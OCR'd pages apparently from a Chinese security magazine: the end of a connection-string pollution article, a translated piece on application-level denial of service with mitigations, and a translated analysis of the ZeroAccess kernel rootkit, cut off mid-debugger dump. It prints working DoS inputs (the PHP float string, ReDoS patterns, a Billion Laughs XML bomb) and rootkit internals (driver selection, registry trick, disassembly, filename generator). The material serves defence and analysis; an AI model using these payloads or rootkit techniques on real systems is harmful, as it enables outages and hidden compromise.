
本文所有的例子都证明了在 Web 应用程序上过滤用户的重要性，主要讲述了针对两个漏洞的利用：其一，利用应用程序中用户输入验证缺陷，即未对连接字符串的参数分隔符（分号）进行有效过滤，使得攻击者可通过数据库管理页面的用户名和密码输入界面，恶意更改或添加连接字符串参数，以篡改数据库访问参数；其二，利用某些数据库参数中的集成认证（Integrated Security）功能，使攻击者在未知数据库用户名及密码的情形下成功访问目标数据库。

本文给出的这些例子已经明确地展示了及时更新软件的重

要性，为了抵御 CSPP 攻击微软已经发布了 Connection Stringbuilder 类，但并不是所有的工程都已经更新并使用了最新的安全组件。同样，这些技术也可扩展应用到其他数据库如 Oracle，Oracle 数据库允许管理员在 DB 中创建一个 Integrated Security。除此之外，Oracle 在使用连接字符串时可迫使用户使用 sysdba 会话以改变用户的连接方式。MySQL 数据库不允许管理员配置集成安全认证机制，然而通过代码注入并操纵连接字符串手法，不断尝试连接未暴露于 Internet 的内部服务器也是可行的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：程序、拒绝服务、攻击



应用程序级拒绝服务攻击与防御

文/Bryan Sullivan　译/小小杉

由于各系统平台安全防御措施日益增强，当前可被利用的漏洞越来越少，例如地址空间布局随机化（ASLR）、NX 位（No eXecute，即禁止执行，任何使用 NX 技术的记忆体，仅供数据使用，因此处理器的指令集并不能在这些区域存储）和堆栈 canary 技术（使用固定值 canary 的方法进行堆栈缓冲溢出保护。当缓冲区溢出时，会破坏 canary 值）等。此外，程序员安全编码意识也在不断增强，比如编码过程中采用参数化查询、输入域验证和输出编码的使用。这些都得益于早期相关安全研究人员和安全架构者提出了有关缓冲区溢出和 SQL 注入等安全问题，并设计了相应的防御机制。这些机制确实有所帮助，但是当攻击者转向新的攻击点时（特别是拒绝服务攻击），研究人员仍然将大部分精力集中在这些问题上却是个错误选择。

拒绝服务攻击（DoS）并不是什么新的攻击类型，在 SQL 注入攻击和 XSS 攻击之前早就出现了，是第一种针对网站的攻击。然而，一些知名的、有政治动机的 DoS 攻击仍然得到公众的关注。在 2010 年 12 月 Wikileaks 创始人 Julian Assange 入狱引起巨大的争议，进而导致了 DoS 攻击的爆发：一边是 Wikileaks 的支持者，向相对于 Wikileaks 而言不太友好的组织网站（如 Visa、MasterCard 和 PayPal）发起分布式 DoS 攻击；另一边，Wikileaks 的反对者多次使用 DoS 攻击 Wikileaks 网站，造成网站无法访问。还有，俄罗斯政府在 2007 年的争端之后使用 DoS 攻击爱沙尼亚网站，目标包括新闻、通讯和银行网站等（当然俄罗斯政府否认了这些指控）。尽管 Stuxnet 病毒工作在底层（可直接破坏硬件）并执行更加复杂的操作，但其仍然被认为是一种 DoS 攻击。

当前，利用应用程序潜在的漏洞实施 DoS 攻击已经成为 DoS 攻击的一种新趋势。应用程序级的 DoS 攻击利用应用程序的运行逻辑，将中间某个待生成的结果变量植入一个无限循环或长时间运行的递归子程序中，或者直接迫使其消耗大量的磁盘空间或内存。此类攻击的示例如下：

- PHP 2.2250738585072011e-308 漏洞
- 正则表达式 DoS（ReDoS）
- XML 指数实体递归攻击，也称 Billion Laughs 攻击（用来强制进行递归实体扩展以耗尽服务器资源）
- XML 二次扩展攻击
- XML 外部实体解决
- 故意死锁/活锁

这些攻击的执行都不需要僵尸网络。实际上，只有其中的一个攻击（故意死锁/活锁）可用单一的 HTTP 请求执行。在大多数情况下，该单一 HTTP 请求通常小于 1KB。故应用程序级的 DoS 攻击也非常不对称：攻击者付出很小的努力即可对目标造成较大的影响。这也大大降低了各种 IPS、QoS 防火墙等安全工具拦截此攻击的几率。

下面将讨论前文所列出的特殊攻击技术，并提供缓解攻击的有效方法。

Rick Regan 在 2011 年 1 月发现了 PHP 2.2250738585072011e-308 漏洞。他发现无论 PHP 应用程序何时处理浮点值 2.2250738585072011e-308，程序都会进入无限循环并挂起进程。因此，当代码<?php $number = (float) $_GET['number']; ?>遭遇 page.php?number=2.2250738585072011e-308 请求时，就会出现漏洞。

此漏洞的根源在于，在 32 位的处理器上将字符串值转换成浮点值的问题：转换代码试图找到最接近的可能值，就会陷入无限循环。在写本文时，该漏洞只出现了两天，就已出现两个解决方案，所以未来可能会出现更好的解决方案。

第一个方案就是使用-ffloat-store GCC 编译器选项重新编译 PHP 处理器的版本。该选项可防止产生不必要的超精度，比如在浮动寄存器中（68881）产生的精度，此精度比 double 变量产生的精度还要高。如果不能重新编译 PHP 处理器，例如第三方正在接管应用程序，则还有另一个可行的方案，即验证输入域，可有效抵御攻击签名。

```
<?php
if (strstr(str_replace('.','',serialize($_REQUEST)),'22250738585072011')){
  // request is malicious, abort processing
  ...
}
?>
```

针对攻击字符串“22250738585072011”的各种变种，上面的代码会检查每个输入的请求，因为这个字符串存在无限个排列组合值，例如22.50738585072011e-309、225.0738585072011e-310等。虽然这种“黑名单”输入验证机制通常令人难以接受，但是这种情况下，事实却是：攻击字符串确实是一个有效浮点数，并且很难在正则表达式白名单中进行匹配；而且不能将输入字符串转换为浮点数以进行测试。

2009年在以色列召开的开放式Web应用程序安全项目（OWASP）会议中，Checkmarx公司的总设计师Alex Roichman和高级程序员Adar Weidman共同提交了正则表达式DoS攻击（ReDoS）课题的研究报告。此报告中针对定义不当的正则表达式给出了可能的漏洞利用手法，结果表明相对较短的字符串攻击（少于50个字符）也要花费数小时。在最坏的情况下，正则表达式验证需要指数级时间，故实际上给测试字符串增加一个字符，处理时间就会成倍增加。例如，考虑正则表达式模式：

```
^(d+)+$
```

由于回溯和分组逻辑的原因，如果评估测试字符串“123456X”，同时为了得出测试字符串不匹配的结论，引擎必须评估32条不同的路径。如果给测试字符串添加一个字符，即“1234567X”，那么引擎就必须测试64条路径，比之前多两倍。鉴于处理时间呈指数式增长，攻击者可以提供一个相对短的测试字符串（如30个字符），即使这样也要在服务器端花费数十年的处理时间。

目前，已知有几个正则表达式模式很容易受到此类攻击的威胁。任何包含重复分组表达式的正则表达式都很容易受到攻击。例如：

```
^(d+)*$
^(d*)*$
^(d+|s+)*$
```

另外，任何位于交替子表达式、与另一表达式位置重叠并包含交替值的分组也很脆弱。

```
^(d|dd)+$
^(d|d?)+$
```

如果在代码中发现与前面示例代码中相似的表达式，只要通过观察，就能认定该表达式存在漏洞。但有可能会错过表达式中另一个更长、更复杂的漏洞：

```
^([0-9a-zA-Z]([-.w]*[0-9a-zA-Z])*@(([0-9a-zA-Z])+([-w]*[0-9a-zA-Z])*.)+[a-zA-Z]{2,9})$
```

这是在正则表达式库网站（regexlib.com）中发现的正则表达式，用来验证电子邮件地址。但是，它很容易受到攻击。可以通过人工代码检测发现此漏洞，不过也可能无法发现。另一种可能更可靠的检测方法，就是使用微软在2010年10月推出的SDL Regex Fuzzer工具来测试正则表达式是否存在DoS安全漏洞。只需将模式输入Regex Fuzzer工具，Fuzzer会决定模式是否在指数时间执行。

可在XML文档类型定义（DTD）中定义自己的实体，实际上起着字符串宏替换的作用。例如，可将该行添加至DTD，并用“Adobe Systems Inc.”替换所有的“&companyname”字符串。

```
<!ENTITY companyname "Adobe Systems Inc.">
```

也可以这样嵌套实体：

```
<!ENTITY companyname "Adobe Systems Inc."><!ENTITY teamname
"&companyname; Adobe Secure SoftwareEngineering Team">
```

虽然大多数开发人员都习惯使用外部DTD文件，但也能与XML数据一起包含内联的DTD文件。只需在<!DOCTYPE>声明中直接定义DTD，而不使用<!DOCTYPE>来涉及外部DTD文件：

```
<?xml version="1.0"?>
<!DOCTYPE employees [
<!ELEMENT employees (employee)*>
<!ELEMENT employee (#PCDATA)>
<!ENTITY companyname "Adobe Systems Inc.">
<!ENTITY teamname "&companyname; Adobe Secure Software
Engineering Team">
]>
<employees>
<employee>Bryan S, &teamname;</employee>
<employee>Peleus U, &teamname;</employee>
<employee>Kyle R, &teamname;</employee>
...
</employees>
```

现在攻击者可以利用XML的三个属性（可替代实体、嵌套实体和内联DTD）的优势来创建恶意的XML炸弹。攻击者用像上述示例一样的嵌套实体编写XML文档，将实体进行多层级嵌套，如下所示：

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
]>
<lolz>&lol10;</lolz>
```

应当指出，根据DTD规则，该XML文档格式是标准且有效的。当XML解析器加载此文件时，包括一个包含“&lol10;”文本的根元素。然而，“&lol10;”字符串是一个定义的实体，扩展成包含7个“&lol9;”的字符串。每个“&lol9;”字符串是一个定义的实体，扩展成7个“&lol8;”字符串，等等。在处理完所有的实体扩展后，这个小XML块（小于1 KB）实际上包含4000万个“lol”，大概占据1GB内存。

这种攻击的变种就是Amit Klein发现的Quadratic Blowup攻击（二次爆破攻击）。与定义多个小的、深层次嵌套实体不同的是，攻击者将定义一个非常大的实体并多次引用它：

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
<!ENTITY a "aaaaaaaaaaaaaaaaaa...">
]>
<kaboom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</kaboom>
```

如果攻击者将实体“&a;”定义为50000个字符长，并在根“kaboom”元素内部50000次提到该实体，那么攻击者会用XML炸弹攻击，其载荷略大于200 KB，在解析时扩展到2.5 GB。这种扩展比例没有用指数实体扩展的攻击那么大，但仍足以完成

整个解析过程。

防御XML实体扩展攻击的最简单方法，就是在XML解析逻辑架构中禁用内联DTD模式，即尽量减少可能的攻击面：关闭并未使用的功能，这样攻击者就不能滥用权限。如果应用程序体系结构要求解析内联DTD文件，就应该采取一些额外措施来保护代码。首先限制扩展的实体的大小。记住，这里讨论的是，攻击者通过创建扩展成大字符串的实体执行攻击，并迫使解析器消耗大量内存。某些框架允许覆盖字符串数量（可通过实体扩展创建），从而缓解了攻击。例如，对于.NET应用程序，就可以设置XmlReaderSettings对象的MaxCharactersFromEntities属性来实现。确定合理的最大值，并设置相应的属性：

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
settings.MaxCharactersFromEntities = 1024;
```

另一种XML实体攻击类型是外部实体解决方案攻击。虽然没有将实体替换字符串定义为常量，仍然可以定义它们从外部URL中pull值。

```
<!ENTITY stockprice SYSTEM "http://www.stockticker.cxx/price">
```

虽然实际行为取决于所实现的特定的XML解析器，但是每当XML解析器遇到"&stockprice;"实体时，解析器就会请求http://www.stockticker.cxx/price，然后替换从stockprice实体接收到的响应请求。该功能非常有用，但它给某些恶意的DoS攻击提供了便利。

滥用外部实体功能的最简单方式就是将XML解析器发送给永远不会返回的资源；也就是说，发送到无限循环中。其他替代方案则是流回无限量数据，或者如果攻击者不能或不愿建立自己的网页——可能是因为不想留下任何证据——那么反而可以在第三方网站上将外部实体指向某个非常大的资源。

同样，防御这种攻击的最简单方式就是完全禁用内联DTD架构。如果想允许本地实体扩展，但不需要外部实体扩展，那么有些框架允许你通过改变XML解析器的冲突解析程序来禁用外部实体扩展逻辑。该方法在不同框架中也不尽相同。在.NET框架中，为了禁用外部实体扩展，可以简单地设置XmlReaderSettings对象的XmlReader属性为无效属性：

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null;
```

然而，在某些Java XML解析器的实施过程中，将解析器对象设置为解析器应使用默认解析器的无效信号。

```
XMLReader reader = XMLReaderFactory.createXMLReader();
reader.setEntityResolver(null);
```

在这种情况下，需要实现自定义解析类。如果想解析外部实体，还需要实现自定义的解析程序。为了防止无限延迟，设置实体解决方案的最长时限，并限制最大吞吐量，以防止无限的数据流。


DoS攻击建立在消耗应用程序资源的这个原则上，因此不合法的用户不可用。然而，也可以考虑将应用程序同步作为关键资源，也能够被DoS攻击所影响。

考虑一个经典的银行应用程序例子，多用户或进程可在同一时间访问银行账户的情况下，应如何才能确保账户完整性——换言之，该如何防止两个用户同时从账户中取出所有的钱？通常情况下，我们将同步对象应用到互斥体，以便于同一时间只有一个线程可以访问账户。以下伪代码演示了整个过程：

```
AcquireLock(payee_account);
AcquireLock(payer_account);
ProcessTransaction;
ReleaseLock(payer_account);
ReleaseLock(payee_account);
```

该逻辑解决了账户在支付前固定持有的问题，但也造成了导致DoS攻击漏洞的竞争状态。如果两个用户相互沟通好同时向对方的账户中支付，用户A可以获得用户B的账户锁，同时用户B获得了对用户A的账户锁，然后两个线程都在等待释放永远无法获得的payer_account锁，从而将线程无限期地挂起。我们通常认为该问题为常规问题；但由于DoS威胁的存在，它同样也是安全问题。2004年有人发现苹果公司的QuickTime流媒体服务器很容易受到该类故意死锁的攻击。该问题的解决方案在计算机科学中很有名（可查看哲学家问题和银行家算法的相关参考资料）。传统的高优先级0-Day漏洞可能越来越难发现和利用，但DoS攻击的新技术却不断地出现，我们还面临着保密性和完整性的威胁。

前置知识：无
关键词：ZeroAccess、Rootkit、内核



ZeroAccess：内核模式下的一个高级rootkit分析

文/Marco Giuliani 译/小小杉

ZeroAccess rootkit的安装是由dropper病毒感染而导致的，dropper病毒通常是因用户访问了crack或warez网站而被恶意下载至自己的PC，或者是黑客使用漏洞利用工具包（exploit packs）恶意加载到受害人PC上的。dropper运用了大量反调试

技术以降低代码被分析的可能。在首次解压缩后，dropper 代码会尝试获取如下特权：SeDebugPrivilege（允许用户绑定一个调试器到任何进程，可访问敏感和关键的操作系统组件），SeTakeOwnershipPrivilege（取得文件或其他对象的所有权），SeRestorePrivilege（恢复数据权限），SeSystemtimePrivilege（更改系统时间权限），SeSecurityPrivilege（管理审核和安全日志），然后才会感染有效载荷。

在详细分析感染过程之前，有必要简要分析一下 ZeroAccess 是如何感染系统的。dropper 病毒会在驱动目录下（如 C:\WINDOWS\system32\drivers）随机选择一个驱动，并覆写此驱动源代码（覆写之前需备份源码），编译并加载此恶意驱动后，它会创建一个新的磁盘设备对象，用来作为 rootkit 自身创建的卷隐藏驱动入口点，并保存它的文件和数据。

这种感染方式与 TDL3 rootkit 的很类似，但它很有效。ZeroAccess 与 TDL3 的主要区别在于：其一，ZeroAccess 在文件系统内创建一个隐藏的加密新卷，而 TDL3 则是利用硬件驱动的末尾几个扇区创建一个崭新的加密文件系统；其二，两者的 rootkit 都感染一个随机驱动，但 ZeroAccess 通过完整覆写指定驱动的源代码，而 TDL3 则劫持驱动的入口点，覆写不超过 1KB 字节大小的驱动资源段；其三，磁盘 I/O 驱动过滤引擎完全不一样。TDL3 在性能上略胜一筹。

下面我们将深入地分析 ZeroAccess 中的驱动感染函数如何工作，以及其如何选择合适的驱动进行感染。

（1）ZeroAccess 计算一个用来校验驱动镜像文件大小的特殊值，我们所用的分析实例中，这个值为 0x7410（29712 字节大小），即 ZeroAccess 内核驱动大小。

（2）ZeroAccess 调用 SystemModuleInformation 类中的成员函数 ZwQuerySystemInformation 枚举系统内所有驱动。

（3）目标驱动必须在定位在 classpnp.sys 驱动和 win32k.sys 驱动之间。

（4）在 classmp.sys 和 win32k.sys 之间且镜像文件小于 0x7410 的驱动将被放弃。

（5）大于 0x7410 值的所有驱动需校验以下值：驱动文件名必须以“.sys”扩展名结尾；驱动寄存器键码的起始值必须大于 0（驱动不应该在系统启动时被启动起来）；驱动的 PE 导出表必须为 0（驱动不应导出任何内容）。

（6）若第 5 步列出的要求都符合，则此驱动可标识为“适宜的潜在目标”，即将 SYSTEM_MODULE->Id 结构体设置为 1。

（7）循环遍历所有满足大于 0x7410 值的驱动，直到驱动全部分析完毕。

第一轮循环遍历完成后，找出所有具备条件的目标驱动，然后再进入第二轮的循环搜索，直至找到一个最适合感染的驱动。具体策略：其一，ZeroAccess 调用 GetTickCount()和 RtlRandom()方法计算出一个随机值；其二，使用 RandomValue%NumberOfProtentialTargetsFount 等式初始化轮询的计数器 counter；其三，ZeroAccess 循环遍历所有系统驱动，每找到一个具备条件的驱动（设置 SYSTEM_MODULE->Id = 1），counter 自减。

当 counter == 0 时，ZeroAccess 确定出一个可感染的目标驱动，并创建一个新的 section（段），命名为“\.<待感染的驱动名>”，例如“\.NdProxy”，以暂存一个未感染的驱动源码（clean driver）。随后，ZeroAccess 会在“HKLM\SYSTEM\CurrentControlSet\Services”下创建一个新服务的注册表键值，键码的 ImagePath 值设置成“*.”，这是避免文件加载时被安全软件拦截的一个巧点子。通过设置值“*.”，安全软件将会被糊弄过去，因为它并没有指向任何一个真实文件，但实际上，ZeroAccess 的 dropper 已经通过调用 API 函数 ZwCreateSysbolicLinkObject 创建了一个新符号链接使其“*”指向一个真实文件。

dropper 通过整体覆写内核模式下的驱动源码方式感染目标驱动，并调用 ZwLoadDriver 函数加载驱动。在覆盖驱动实体前，dropper 会首先暂停所有与 sfc_os.dll 模块相关的线程，最后确定系统文件校验 SFC 线程是否暂停运行。在整个感染完成后，重新启动已暂停线程。在执行受感染的有效攻击载荷之前，dropper 会检验自身是否运行在 WoW64 的模拟环境下。若是，进程立刻终止。ZeroAccess 当前并不会去感染 X64 位的 Windows 系统，而且 dropper 会校验感染函数是否调用 ZwOpenFile 函数尝试打开了 rootkit 设备，并运行在系统内部。若系统已经感染，rootkit 设备会返回一个 NTSTATUS 错误，即 STATUS_VALIDATE_CONTINUE。

ZeroAccess 驱动加载后，用户模式下可以访问到 rootkit 设备“\\?\ACPI#PNP0303#2&da1a3ff&0”，同时 dropper 也能使用 NTFS 文件系统格式化一个新卷，为了实现这些动作，它会加载 fmifs.dll 模块——针对可安装的文件系统模块格式化管理器，并导入 API 函数 FormatEx()。

```
Format_Virtual_Drivproc near   ; CODE XREF :Infection_Payload + 390
            pushesi
            push    offset LibFileName      ; "fmifs"
            callds:LoadLibraryW
            movesi, eax
            testesi, esi
            jz      short loc_402032
            pushoffset_ProcName             ; "FormatEx"
            pushesi                         ; hModule
            callds:GetProcAddress
            testeax, eax
            jz      short loc_40202B
            push    offset  sub_401FEB
            push    0
            push    1
            push    offset unk_40A3A0
            push    offset aNtfs; "NTFS"
            push    0Bh
            push    offset a?AcpiPnp03032D
            calleax
loc_40202B: ;CODE XREF : Format_Virtual_Drive+20
pushesi ; hLibModule
call    ds: FreeLibrary
```

新的隐藏卷现在可以用来存放被覆盖之前的驱动源码。dropper 并不会使用真实的文件名，它会随机产生一个文件名，具体操作如下所示：

（1）rootkit 调用 ZwQueryKey 函数，带上参数 KeyBasicInformation，查询注册表键值“HKLM\SYSTEM\Current ControlSet\Control\agp”。之后 rootkit 会查询参数值“_KEY_BASIC_INFORMATION>LastWriteTime”，并产生两个特殊种子值：第一个值由 LastWriteTime 参数的 LowPart 和 HighPart 做异或操作得到；第二个种子的值即在前一个种子值的基础上再加上“LowPart+1”。完成步骤 1 后，rootkit 会使用一个启动字符串（StartingString），来产生一个随机字符串，由此字符串生成新的文件名。这个启动字符串为“eaoimnqazwsxedcrfvtgbyhnujmikolp”。

（2）文件名由 8 个字符构成，故函数按照以下方式循环：将种子与 0x1F 做与操作（0x1F 即启动字符串的长度），得到的值作

为启动字符串中字符的索引，即新文件名的某个字符值；使用 _allshr()函数使种子值右移 5 位。在内核模式的驱动程序中针对一个 64 位的 LARGE_INTEGER 使用移位操作符“<<”和“>>”，编译器和链接器会自动导入 ntoskrnl.exe 的 _allshr() 和_allshl()函数。

（3）直到完整构造出一个 8 字节的字符串，并将文件存储在“\??\ACPI#PNP0303#2&da1a3ff&0\L\Snifer67”，其中 Snifer67 被替换成新产生的文件名，文件名生成函数如下：

```
char *StartString = "";
charFileName[9];
DWORD index=7;
RegOpenKeyA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\agp", &regKey);
NtQueryKey(regKey, KeyBasicInformation, &KeyInfo, sizeof(KEY_BASIC_INFORMATION),&result);
seed2 = (KeyInfo.LastWriteTime.HighPart ^ KeyInfo.LastWriteTime.LowPart);
seed  = (Seed2 + KeyInfo.LastWriteTime.LowPart + 1);
while(index >= 0){
    FileName[index] = StartString[(seed & 0x1F)];
    _allshr(&seed, &seed2, 5);
    if(index == 0) break;
        index--;
}
```

文件名产生后，在 ZeroAccess 设备内创建此文件，同时保存一份未被感染的驱动。

内核模式 rootkit 感染

下面我们将更深入地分析被 ZeroAccess 感染后的内核驱动是如何工作的。由上文可知，ZeroAccess 创建了一个名为“ACPI#PNP0303#2&da1a3ff&0”的新设备对象，用做访问 ZeroAccess 隐藏设备的入口。然后，它通过劫持与底层设备端口通信的 disk.sys，拦截 Windows 的磁盘 I/O。此时，若用户尝试读写被拦截的驱动时，ZeroAccess 会显示原未被感染驱动的副本来伪造文件内容。

ZeroAccess 启动后，会校验注册表启动项键值是否已执行，以此判断其是否首次运行在系统上。倘若为.<drivername>（比如 .NdProxy）服务的注册表键值，则断定其是首次运行，此时 ZeroAccess 会删除此键值。随后，ZeroAccess 读取受感染的驱动路径，并调用 RtlHashUnicodeString 函数计算出驱动路径和文件名的 hash 值。ZeroAccess 利用计算出的 hash 值来校验是否有人尝试访问过受感染驱动。感染后的驱动备份存储在内存中，由特殊的 MDL 所指向。

此时，ZeroAccess 就可以创建属于自己的代码了，它调用 IoCreateDriver()函数，并设置自己的驱动对象，将对象隐藏在 DriverSection 中，同时将它所有的派遣函数地址指向一个特殊的 rootkit 派遣函数。为了隐藏新产生的驱动对象，ZeroAccess 窃取原磁盘驱动“\driver\disk”的对象，并逐字段地复制未被感染的 disk.sys 驱动对象成员到一个伪造的驱动对象上。

伪造的磁盘驱动结构体如下：

```
lkd>dt _DRIVER_OBJECT  0x8201f590
nt!_DRIVER_OBJECT
   +0x000  Type              : 4
   +0x002  Size              : 168
   +0x004  DeviceObject      : 0x81fd5040  _DEVICE_OBJECT
   +0x008  Flags: 0x12
   +0x00c  DriverStart       : 0xf86cb000
   +0x010  DriverSize        : 0x8e00
   +0x014  DriverSection     : 0x821edbc0
   +0x018  DriverExtension   : 0x8201f638  _DRIVER_EXTENSION
   +0x01c  DriverName        : _UNICODE_STRING  "\Driver\Disk"
   +0x024  HardwareDatabase : 0x8066e9d8  _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028  FastIoDispatch    : (null)
   +0x02c  DriverInit        : 0xf86d28ab  long +ffffffff86d28ab
   +0x030  DriverStartIo     : (null)
   +0x034  DriverUnload      : (null)
   +0x038  MajorFunction     : [28] 0xf4b79134  long +ffffffff4b79134
```

原磁盘驱动对象结构体如下：

```
lkd>dt _DRIVER_OBJECT  821eb320
nt!_DRIVER_OBJECT
   +0x000  Type              : 4
   +0x002  Size              : 168
   +0x004  DeviceObject : 0x821a89f0  _DEVICE_OBJECT
   +0x008  Flags             : 0x12
   +0x00c  DriverStart       : 0xf86cb000
   +0x010  DriverSize        : 0x8e00
   +0x014  DriverSection : 0x821edbc0
   +0x018  DriverExtension   : 0x821eb3c8  _DRIVER_
EXTENSION
   +0x01c  DriverName        : _UNICODE_STRING "\Driver\Disk"
   +0x024  HardwareDatabase : 0x8066e9d8  _UNICODE_STRING
